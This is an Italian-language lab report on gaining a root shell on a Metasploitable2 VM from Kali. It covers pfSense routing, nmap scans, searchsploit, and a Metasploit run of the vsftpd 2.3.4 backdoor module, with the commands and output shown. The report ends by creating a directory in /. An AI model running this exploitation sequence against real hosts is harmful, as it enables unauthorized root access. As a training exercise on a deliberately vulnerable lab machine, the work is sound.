

Report

VM: Kali (192.168.50.100)
 Metasploitable2 (192.168.1.149)
 pfsense (192.168.50.1)

Tools: Nmap, searchsploit, metasploit(msfconsole)

Objective: Creare la directory nella (/) del metasploitable
 ottenendo l'accesso con Kali
 nome della directory: “**test_metasploit**”

Prima di iniziare configuriamo pfsense per far comunicare le due VM
 nelle reti diverse.

```
PFSense Clone (Week5) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Press ENTER to continue.

VirtualBox Virtual Machine - Netgate Device ID: 592b4dc8238a1382b3bb

*** Welcome to pfSense 2.6.0-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4/DHCP4: 10.0.2.15/24
LAN (lan)      -> em1      -> v4: 192.168.50.1/24
LAN2 (opt1)    -> em2      -> v4: 192.168.1.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults    13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell

Enter an option:
Message from syslogd@pfSense at Dec  5 14:56:05 ...
php-fpm[775821]: /index.php: Successful login for user 'admin' from: 192.168.50.1
00 (Local Database)
```

Poi eseguiamo il test per vedere se le due VM riescono a comunicare.

Metasploitable2:

```
Metasploitable2 Clone (Week5) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
msfadmin@metasploitable:~$ ping 192.168.50.100
PING 192.168.50.100 (192.168.50.100) 56(84) bytes of data.
64 bytes from 192.168.50.100: icmp_seq=1 ttl=63 time=0.787 ms
64 bytes from 192.168.50.100: icmp_seq=2 ttl=63 time=0.718 ms
64 bytes from 192.168.50.100: icmp_seq=3 ttl=63 time=0.975 ms
64 bytes from 192.168.50.100: icmp_seq=4 ttl=63 time=0.784 ms
64 bytes from 192.168.50.100: icmp_seq=5 ttl=63 time=1.10 ms
64 bytes from 192.168.50.100: icmp_seq=6 ttl=63 time=0.746 ms

--- 192.168.50.100 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 4997ms
rtt min/avg/max/mdev = 0.718/0.853/1.109/0.141 ms
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:ae:db:bd brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.149/24 brd 192.168.1.255 scope global eth0
        inet6 fe80::a00:27ff:feae:dbbd/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$ _
```

Kali:

```
File Actions Edit View Help
(filip@KaLinux)-[~]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=63 time=0.815 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=63 time=0.854 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=63 time=0.708 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=63 time=0.665 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=63 time=0.752 ms
64 bytes from 192.168.1.149: icmp_seq=6 ttl=63 time=0.769 ms
64 bytes from 192.168.1.149: icmp_seq=7 ttl=63 time=0.710 ms
^C
--- 192.168.1.149 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6144ms
rtt min/avg/max/mdev = 0.665/0.753/0.854/0.060 ms

(filip@KaLinux)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel s
    link/ether 08:00:27:c0:5a:c9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fec0:5ac9/64 scope link
        valid_lft forever preferred_lft forever

(filip@KaLinux)-[~]
$
```

Nmap scanning:

```
File Actions Edit View Help

(filip@KaLinux)-[~]
$ nmap 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 09:10 EST
Nmap scan report for 192.168.1.149
Host is up (0.0024s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.06 seconds

(filip@KaLinux)-[~]
$ nmap -sV -p 21 192.168.1.149
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-05 09:10 EST
Nmap scan report for 192.168.1.149
Host is up (0.00083s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds

(filip@KaLinux)-[~]
$
```


searchsploit per vedere se riesce a trovarmi qualche exploit:


```
filip@KaLinux: ~  
File Actions Edit View Help  
(filip@KaLinux)-[~]  
$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```
Shellcodes: No Results  
(filip@KaLinux)-[~]  
$
```

Quello che potrebbe interessarmi

metasploit:

```
filip@KaLinux: ~  
File Actions Edit View Help  
Trace program: running  
wake up, Neo...  
the matrix has you  
follow the white rabbit.  
knock, knock, Neo.  
  
https://metasploit.com
```

Cerchiamo exploit dentro msfconsole

```
= [ metasploit v6.2.25-dev ]  
+ -- == [ 2264 exploits - 1189 auxiliary - 404 post ]  
+ -- == [ 951 payloads - 45 encoders - 11 nops ]  
+ -- == [ 9 evasion ]  
  
Metasploit tip: Use the resource command to run  
commands from a file  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd 2.3.4
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 >
```

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Rhosts: target ip, nel nostro caso quello di metasploitable2(192.168.1.149)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.149    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  --      -

Exploit target:

  Id  Name
  --  -
  0    Automatic
```

Controllo prima di inviare l'attacco

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

PoC:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.1.149:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (192.168.50.100:43919 → 192.168.1.149:6200) at 2022-12-05 09:34:44 -0500
```

```
whoami
root
ifconfig
eth0  Link encap:Ethernet  HWaddr 08:00:27:ae:db:bd
      inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:feae:dbbd/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:6859 errors:0 dropped:0 overruns:0 frame:0
      TX packets:3336 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:485557 (474.1 KB)  TX bytes:195261 (190.6 KB)
      Base address:0xd020 Memory:f0200000-f0220000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:446 errors:0 dropped:0 overruns:0 frame:0
      TX packets:446 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:178036 (173.8 KB)  TX bytes:178036 (173.8 KB)
```

```
pwd
/

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

visto che ci troviamo già nella root directory, creiamo la nuova directory chiamata “**test_metasploit**”

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
mkdir test_metasploit
```

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
pwd
/
```

